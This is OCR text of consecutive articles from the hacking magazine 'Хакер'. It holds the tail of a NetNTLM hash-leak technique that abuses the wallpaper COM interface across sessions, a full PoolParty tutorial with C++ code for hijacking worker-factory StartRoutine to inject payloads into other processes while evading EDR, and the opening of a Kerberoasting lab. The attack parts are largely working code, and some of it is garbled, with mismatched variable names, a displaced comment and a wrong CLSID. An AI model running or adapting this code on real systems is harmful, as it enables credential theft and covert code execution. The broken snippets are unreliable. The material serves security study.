
- `GetMonitorDevicePathCount([out] int a);`
- `GetMonitorDevicePathAt([in] a, [out] index);`
- `SetWallpaper([in] index, [in] UNCPath).`

При этом для утечки NetNTLM-хеша нужного пользователя следует инстанцировать COM-класс по управлению обоями внутри чужой сессии. Это делается с помощью функции `CoCreateInstanceInSession()`.

```
HRESULT CoCreateInstanceInSession(DWORD session, REFCLSID rclsid,
REFIID riid, void** ppv) {
    BIND_OPTS3 bo = {};
    WCHAR wszCLSID[50];
    WCHAR wszMonikerName[300];
    StringFromGUID2(rclsid, wszCLSID, _countof(wszCLSID));
    StringCchPrintf(wszMonikerName, _countof(wszMonikerName),
        L"session:%d!new:%s", session, wszCLSID);
    bo.cbStruct = sizeof(bo);
    bo.dwClassContext = CLSCTX_LOCAL_SERVER;
    return CoGetObject(wszMonikerName, &bo, riid, ppv);
}

...

IDesktopWallpaper* pDesktopWallpaper = nullptr;
hr = CoCreateInstanceInSession(session, clsidShellWindows,
iidIShellWindows, (void**)&pDesktopWallpaper);
if (FAILED(hr)) {
    std::wcerr << L"CoCreateInstanceInSession failed with error: " <<
hr << std::endl;
    CoUninitialize();
    return 1;
}
```

После успешного инстанцирования можно обращаться к методам COM-класса.

```
UINT monitorCount;
hr = pDesktopWallpaper->GetMonitorDevicePathCount(&monitorCount);
if (FAILED(hr)) {
    std::wcerr << L"GetMonitorDevicePathCount failed with error: " <<
hr << std::endl;
    pDesktopWallpaper->Release();
    CoUninitialize();
    return 1;
}
for (UINT i = 0; i < monitorCount; i++) {
    LPWSTR monitorId;
    hr = pDesktopWallpaper->GetMonitorDevicePathAt(i, &monitorId);
    if (FAILED(hr)) {
        std::wcerr << L"GetMonitorDevicePathAt failed with error: " <
< hr << std::endl;
        continue;
    }
    hr = pDesktopWallpaper->SetWallpaper(monitorId, imagePath);
    std::wcout << L"[+] Check Responder" << std::endl;
    CoTaskMemFree(monitorId);
}
```



Успешная утечка хеша

Таким образом, если получается провернуть утечку хеша, то можно пойти дальше и применить Relay-атаку. О них «Хакер» уже писал в статье «Гид по NTLM Relay» (часть 1, часть 2).

ВЫВОДЫ

Вновь плохо документированные возможности Windows позволяют атакующим проводить интересные и красивые атаки. Самое сложное — найти ту иголку в стоге сена, которая позволит раскрутить всё до полноценного эксплоита!

ВЕЧЕРИНКА У БАССЕЙНА

Применяем технику PoolParty для инъекции в процессы

Недавно появился новый вид инжектов в легитимные процессы. Называется он PoolParty и использует Windows Thread Pools — масштабный и сложный механизм управления потоками в Windows. Предлагаю разобраться, как устроен этот механизм и как его можно использовать в пентестерских целях.

Nik Zerof
xtahi0nix@gmail.com

Инжекты — это техника внедрения своего кода в сторонние процессы с целью получения контроля или выполнения нужных действий. Поскольку такое может провернуть не только пентестер, но и злоумышленник, понимание этих техник позволяет эффективно предотвращать атаки и укреплять защищенность.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

WINDOWS THREAD POOLS

Механизм Windows Thread Pools призван значительно упростить программистам управление потоками. Под капотом решаются задачи асинхронного взаимодействия и управления производительностью при помощи переиспользования существующих потоков — это сокращает затраты ресурсов на их создание и уничтожение. Заодно решены проблемы с очередями потоков и еще вагоном мелких тонкостей, которые бы свели с ума программиста, если бы тот пытался реализовать все это самостоятельно.


Код, управляющий пулами потоков, преимущественно располагается в режиме пользователя (`ntdll.dll`), и только небольшая его часть находится в ядре — поэтому не приходится тратить ресурсы на частое переключение контекстов между ядром и юзерспейсом.

Вот основные узлы Windows Thread Pools:

- рабочая фабрика (Worker Factory), которая управляет созданием и удалением новых потоков;
- рабочие очереди:
  - очередь задач (task queue) — задачи, которые передаются в пул. Эти задачи могут быть как быстрыми (выполняться в течение короткого времени), так и более длительными. Пул потоков автоматически масштабируется — если задач много, пул может создать дополнительные потоки, чтобы справиться с нагрузкой;
  - очередь ввода-вывода (I/O completion queue) выполняет задачи, связанные с операциями ввода-вывода, такие как файловые операции или сетевые запросы;
  - очередь таймера (timer queue) позволяет выполнять задачи через определенные промежутки времени или в заданное время.

Именно эти части механизма Thread Pools наиболее интересны с точки зрения эксплуатации техники PoolParty.

Надо сказать, что все процессы, работающие в Windows, используют Thread Pools по умолчанию. Давай попробуем в этом убедиться экспериментально — запустим Process Explorer, выберем любой процесс и перейдем на вкладку Handles.



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
dllhost.exe		4,852 K	6,776 K	7240	COM Surrogate	Microsoft Corporation
ApplicationFrameHost...		17,764 K	26,272 K	9168	Application Frame Host	Microsoft Corporation
explorer.exe		74,536 K	16,308 K	3316	Windows Explorer	Microsoft Corporation
explorer.exe		73,856 K	16,568 K	15556	Windows Explorer	Microsoft Corporation
SearchHost.exe	Susp...	101,072 K	41,928 K	43088		Microsoft Corporation
StartMenuExperience...		51,632 K	55,712 K	42936	Windows Start Experience H...	Microsoft Corporation
ShellExperienceHost....	Susp...	32,528 K	24,992 K	12740	Windows Shell Experience H...	Microsoft Corporation
RuntimeBroker.exe		7,860 K	17,412 K	43692	Runtime Broker	Microsoft Corporation
dllhost.exe		555,372 K	80,772 K	45436	COM Surrogate	Microsoft Corporation
WmiPrvSE.exe		3,692 K	11,324 K	60428	WMI Provider Host	Microsoft Corporation
svchost.exe	< 0.01	38,212 K	22,812 K	1376	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,344 K	3,256 K	1424	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,836 K	1,264 K	1604	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,244 K	1,092 K	1628	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,404 K	1,768 K	1644	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,984 K	2,448 K	1752	Host Process for Windows S...	Microsoft Corporation
svchost.exe		7,240 K	6,476 K	1768	Host Process for Windows S...	Microsoft Corporation
svchost.exe		6,700 K	7,768 K	1864	Host Process for Windows S...	Microsoft Corporation
svchost.exe		10,244 K	9,384 K	1944	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,348 K	4,132 K	1976	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,808 K	5,244 K	2060	Host Process for Windows S...	Microsoft Corporation
sihost.exe		77,404 K	47,544 K	2328	Shell Infrastructure Host	Microsoft Corporation
svchost.exe		2,064 K	2,444 K	2068	Host Process for Windows S...	Microsoft Corporation
svchost.exe		9,048 K	7,576 K	2088	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,312 K	1,264 K	2180	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,880 K	4,308 K	2188	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,892 K	1,112 K	2376	Host Process for Windows S...	Microsoft Corporation
svchost.exe		5,176 K	6,824 K	2392	Host Process for Windows S...	Microsoft Corporation

Type	Name
Process	<Access is denied.>
Process	<Access is denied.>
Process	<Access is denied.>
Process	<Access is denied.>
Process	<Access is denied.>
Process	<Access is denied.>
Process	<Access is denied.>
Process	<Access is denied.>
Process	<Access is denied.>
Process	<Access is denied.>
Section	\BaseNamedObjects__ComCatalogCache__
Section	\BaseNamedObjects__ComCatalogCache__
Section	\BaseNamedObjects\RotHintTable
Semaphore	\BaseNamedObjects\SM0:1752:304:WilStaging_02_p0
Semaphore	\BaseNamedObjects\SM0:1752:304:WilStaging_02_p0h
Thread	svchost.exe(1752): 1756
Timer	
Timer	
Token	NT AUTHORITY\LOCAL SERVICE:3e5
TpWorkerFactory	
TpWorkerFactory	
WaitCompletionPacket	
WaitCompletionPacket	
WaitCompletionPacket	

Фабрики в процессе svchost.exe

Как видишь, процесс `svchost.exe` использует Worker Factory, а значит, механизм Thread Pools активен.

Для демонстрации техники PoolParty мы попробуем атаковать рабочие фабрики. А для этого нужно понять, как они создаются.

```
NTSTATUS NTAPI NtCreateWorkerFactory(
_Out_ PHANDLE WorkerFactoryHandleReturn,
_In_ ACCESS_MASK DesiredAccess,
_In_opt_ POBJECT_ATTRIBUTES ObjectAttributes,
_In_ HANDLE CompletionPortHandle,
_In_ HANDLE WorkerProcessHandle,
_In_ PVOID StartRoutine,
_In_opt_ PVOID StartParameter,
_In_opt_ ULONG MaxThreadCount,
_In_opt_ SIZE_T StackReserve,
_In_opt_ SIZE_T StackCommit
);
```

`NtCreateWorkerFactory` — функция NTAPI, которая создает рабочую фабрику Thread Pools. Обрати внимание на интересные аргументы — `WorkerProcessHandle` и `StartRoutine`.

`StartRoutine` — это указатель на код, который будет выполнен фабрикой при запуске нового потока, а `WorkerProcessHandle` — дескриптор процесса, в контексте которого будут выполняться рабочие потоки. Это может быть дескриптор текущего процесса или другого для распределенной обработки. А что, если попробовать модифицировать код `StartRoutine`, чтобы он выполнял наш пейлоад, таким образом заставляя фабрику работать на нас?

Но до непосредственной модификации `StartRoutine` нужна небольшая подготовка.

ЗАХВАТ ЦЕЛЕВОГО ДЕСКРИПТОРА

Взаимодействие с элементами Thread Pools реализуется через дескрипторы. Соответственно, для получения доступа к рабочей фабрике целевого процесса нужно сначала найти ее хендл и захватить его, используя функцию WinAPI `DuplicateHandle`.

Дескрипторы Thread Pools имеют несколько типов: если нужен доступ к рабочей фабрике, то понадобится дескриптор с типом объекта `TpWorkerFactory`, если к очереди таймера, то `IRTimer`, а если нужно обратиться к очереди ввода-вывода, то дескриптор с типом `IoCompletion`. Мы атакуем рабочую фабрику, соответственно, ищем тип дескриптора `TpWorkerFactory`.

В процессе будут использоваться функции NTAPI `NtQueryInformationProcess` и `NtQueryObject`, их адреса нужно будет получить динамически из `ntdll.dll`. Адреса других функций NTAPI, упоминаемых в статье, будут получаться аналогично.

```
typedef NTSTATUS(NTAPI* proto_NtQueryInformationProcess)(

    _In_ HANDLE ProcessHandle,
    _In_ PROCESSINFOCLASS ProcessInformationClass,
    _Out_writes_bytes_(ProcessInformationLength) PVOID
ProcessInformation,
    _In_ ULONG ProcessInformationLength,
    _Out_opt_ PULONG ReturnLength
    );

typedef NTSTATUS(NTAPI* proto_NtQueryObject)(

    _In_opt_ HANDLE Handle,
    _In_ OBJECT_INFORMATION_CLASS ObjectInformationClass,
    _Out_writes_bytes_opt_(ObjectInformationLength) PVOID
ObjectInformation,
    _In_ ULONG ObjectInformationLength,
    _Out_opt_ PULONG ReturnLength
);

...

proto_NtQueryInformationProcess ptr_NtQueryInformationProcess =
nullptr;
proto_NtQueryObject ptr_NtQueryObject = nullptr;

ptr_NtQueryInformationProcess = reinterpret_cast<
proto_NtQueryInformationProcess>(GetProcAddress(GetModuleHandleW(
L"ntdll.dll"), "NtQueryInformationProcess"));
prt_NtQueryObject = reinterpret_cast<proto_NtQueryObject>(
GetProcAddress(GetModuleHandleW(L"ntdll.dll"), "NtQueryObject"));
```

Далее при помощи функции GetProcessHandleCount получаем список всех открытых дескрипторов для целевого процесса и выделяем память для структур `PROCESS_HANDLE_SNAPSHOT_INFORMATION` и `PROCESS_HANDLE_TABLE_ENTRY_INFO`. Памяти нужно с запасом — на случай, если количество дескрипторов изменится с момента их получения.

```
GetProcessHandleCount(targetProcess, (PDWORD)&handles);
szTypeInfo = sizeof(PROCESS_HANDLE_SNAPSHOT_INFORMATION) + ((handles
+ 5) * sizeof(PROCESS_HANDLE_TABLE_ENTRY_INFO));
processes = static_cast<PPROCESS_HANDLE_SNAPSHOT_INFORMATION>(
HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, szTypeInfo));
```

Заполняем ранее выделенную память информацией о дескрипторах процесса при помощи вызова `NtQueryInformationProcess` с аргументом `ProcessHandleInformation`.

```
ptr_NtQueryInformationProcess(
    targetProcess,
    // ProcessHandleInformation
    (PROCESSINFOCLASS)51,
    // PPROCESS_HANDLE_SNAPSHOT_INFORMATION
    processes,
    szTypeInfo,
    NULL);
```

Далее необходимо захватить все дескрипторы процесса, находящиеся в `processes->NumberOfHandles`. Для этого для каждого дескриптора вызываем `DuplicateHandle`, при помощи `NtQueryObject` получаем по нему информацию в структуре `PUBLIC_OBJECT_TYPE_INFORMATION` и отсеиваем нужные нам дескрипторы — с типом `TpWorkerFactory`.

```
DuplicateHandle(targetProcess,
    processes->Handles[i].HandleValue,
    GetCurrentProcess(),
    &gotchedHandle,
    accessFlags,
    FALSE,
    NULL)

prt_NtQueryObject(gotchedHandle,
    ObjectTypeInformation,
    // Вызываем NtQueryObject с NULL, чтобы получить данные о
размере необходимой памяти
    NULL,
    NULL,
    (PULONG)&objTypeLen);

objTypeInfo = static_cast<PPUBLIC_OBJECT_TYPE_INFORMATION>(HeapAlloc(
GetProcessHeap(), HEAP_ZERO_MEMORY, objTypeLen));

prt_NtQueryObject(gotchedHandle,
    ObjectTypeInformation,
    objTypeInfo,
    objTypeLen,
    NULL);

if (wcsncmp(L"TpWorkerFactory", objTypeInfo->TypeName.Buffer, wcslen(
L"TpWorkerFactory")) == 0) {

    // Нашли!
}

HeapFree(GetProcessHeap(), 0, objTypeInfo);
```

Нужные дескрипторы получены, переходим к самому интересному — перехвату управления при помощи модификации кода `StartRoutine`.

МОДИФИЦИРУЕМ STARTROUTINE

Саму `StartRoutine` после создания фабрики изменить нельзя (она, разумеется, уже создана в стороннем процессе), а вот код, на который она указывает, — можно! Для продолжения атаки нам потребуются следующие NTAPI:

- `NtQueryInformationWorkerFactory` — получение информации о фабрике;
- `NtSetInformationWorkerFactory` — изменение информации о фабрике.

Рассмотрим их прототипы:

```
NtQueryInformationWorkerFactory(
   _In_ HANDLE WorkerFactoryHandle,
   _In_ WORKERFACTORYINFOCLASS WorkerFactoryInformationClass,
   _Out_writes_bytes_(WorkerFactoryInformationLength) PVOID
WorkerFactoryInformation,
   _In_ ULONG WorkerFactoryInformationLength,
   _Out_opt_ PULONG ReturnLength
);

NtSetInformationWorkerFactory(
   _In_ HANDLE WorkerFactoryHandle,
   _In_ WORKERFACTORYINFOCLASS WorkerFactoryInformationClass,
   _In_reads_bytes_(WorkerFactoryInformationLength) PVOID
WorkerFactoryInformation,
   _In_ ULONG WorkerFactoryInformationLength
);
```

Сначала получим информацию о нашей фабрике (точнее, о `StartRoutine`, о которой мы говорили ранее) при помощи вызова `NtQueryInformationWorkerFactory` с аргументом `WorkerFactoryBasicInformation`. Также нам понадобится заполнить структуру `WORKER_FACTORY_BASIC_INFORMATION`.

```
ptr_NtQueryInformationWorkerFactory(
        gotchedHandle,
        WorkerFactoryBasicInformation,
        // factoryInf — это структура типа
        &factoryInf,
      WORKER_FACTORY_BASIC_INFORMATION
        sizeof(WORKER_FACTORY_BASIC_INFORMATION),
        nullptr);
```

Дальше самое интересное — непосредственная модификация `StartRoutine`:

- изменяем права доступа к памяти, содержащей `StartRoutine`, с помощью `VirtualProtectEx` — чтобы иметь возможность записать наш пейлоад в эту область;
- пишем пейлоад в память с помощью `WriteProcessMemory`, после чего восстанавливаем права доступа к этой памяти повторным вызовом `VirtualProtectEx`.

```
VirtualProtectEx(
        targetProcess,
        factoryInf.StartRoutine,
        szPayload,
        PAGE_READWRITE,
        (PDWORD)&oldProtect);

WriteProcessMemory(
        targetProcess,
        // Адрес, по которому пишем
        factoryInf.StartRoutine,
        // Пейлоад
        addrPayload,
        // Размер пейлоада
        szPayload,
        nullptr);

VirtualProtectEx(
        targetProcess,
        factoryInf.StartRoutine,
        szPayload,
        oldProtect,
        (PDWORD)&oldProtect );
```

После того как наша фабрика будет «заряжена», починим минимальное количество потоков в пуле, ведь мы создаем один лишний поток — свой! Для этого воспользуемся функцией `NtSetInformationWorkerFactory`.

```
// Увеличили минимум потоков на 1
threadsCount = factoryInf.TotalWorkerCount + 1;

ptr_NtSetInformationWorkerFactory(
        gotchedHandle,
        WorkerFactoryThreadMinimum,
        &threadsCount,
        sizeof(uint32_t));
```

Увеличение минимального числа потоков в пуле — это способ гарантировать выполнение нашего пейлоада. Изменив код в фабрике `StartRoutine`, необходимо создать новый поток, который выполнит этот код. Увеличение параметра `WorkerFactoryThreadMinimum` делает это возможным.

Обрати внимание: мы сейчас разобрали ключевой шаг в активации атаки, поскольку без этого наш пейлоад не будет выполнен (ну или нам придется долго ждать без каких-либо гарантий).

В итоге для того, чтобы запустить пейлоад, не понадобилось вызывать стандартные функции создания потоков и процессов. Именно это мешает антивирусным средствам обнаруживать атаку: такой подход ломает стандартный паттерн поведения, который ожидает увидеть EDR.

ВЫВОДЫ

Пентестеры могут использовать описанную технику для скрытого внедрения кода в высокопривилегированные процессы. С точки зрения защиты рост популярности PoolParty — это сигнал улучшать мониторинг системных вызовов и совершенствовать контроль прав доступа к системным объектам. И конечно же, всегда нужно следить за своевременным обновлением систем безопасности.

В заключение отмечу, что мы здесь рассмотрели лишь один вариант техники PoolParty — атаки на рабочие фабрики. При желании можно атаковать все три очереди, с которыми работает механизм Windows Thread Pools, но это, как показывает практика, чуть менее эффективно.

БАЗОВЫЕ АТАКИ НА AD

Разбираем Kerberoasting, AS-REP Roasting и LLMNR Poisoning

В этой статье я покажу несколько атак на Active Directory, порекомендую утилиты для эксплуатации и расскажу об индикаторах, на которые нужно обращать внимание при расследовании инцидентов. А упражняться будем на лабораторных работах Sherlocks с площадки Hack The Box.

sab3rt1le
FORensics FOR fun ;)
@k0n70r4

ПОЧЕМУ СТОИТ УДЕЛИТЬ ОСОБОЕ ВНИМАНИЕ ИМЕННО АТАКАМ НА ACTIVE DIRECTORY?

Инфраструктура многих компаний построена на основе службы каталогов Active Directory. Даже с учетом того, что сеть может содержать небольшое количество хостов, серверов, сервисов и служб, за достаточно короткий промежуток времени в системе происходят тысячи событий, из-за чего становится затруднительно анализировать компьютерные инциденты.

Помимо этого, в интернете можно найти множество материалов по реализации как простых, так и продвинутых атак на AD. Поэтому любой скрипт-кидди, вооружившись парой утилит, может рискнуть и попробовать свои силы в хакинге, что уж говорить про серьезных киберпреступников.

Все это способствует тому, что ребятам из блю-тима важно обладать знаниями в сфере безопасности инфраструктуры и уметь быстро реагировать на подобные инциденты, а также находить ошибки в конфигурации AD.

1. KERBEROASTING

Перед тем как мы приступим к разбору первой лабораторной работы, начнем с небольшого экскурса в теорию, чтобы знать врага в лицо.

Протокол Kerberos в Active Directory используется для аутентификации пользователей и предоставления доступа к службам. Когда пользователь пытается получить доступ к ресурсу, который управляется именем субъекта-службы (SPN), при использовании Kerberos контроллер домена создает сервисный билет (ST) и шифрует его с использованием хеша пароля SPN. После этого веб-сервер расшифровывает и подтверждает подлинность ST.

Однако, если запрос на получение сервисного билета исходит от самого контроллера домена, проверка того, имеет ли пользователь необходимые права для доступа к предоставляемым SPN ресурсам, не выполняется.

Теперь о самом интересном: злоумышленники, зная конкретную службу (или SPN), которую они намерены атаковать, могут отправить запрос на ST с контроллера домена и получить обратно ST, зашифрованный хешем пароля соответствующего SPN.


Часто для проведения атаки Kerberoasting используют утилиту GetUserSPNs из комплекта достаточно мощного инструмента аудита Impacket. Таким образом, злоумышленник получает хеш SPN, который он может пробрутить в автономном режиме и завладеть паролем учетки в открытом виде. Если коротко, то в этом и заключается вся суть описанной атаки. В рамках MITRE ATT&CK Kerberoasting она относится к подтехнике T1558.003.

Campfire-1

Итак, читаем описание лабораторной работы Campfire-1, скачиваем архив, распаковываем его и видим, что нам предоставлены prefetch-файлы машины жертвы, журналы событий рабочей станции и контроллера домена.

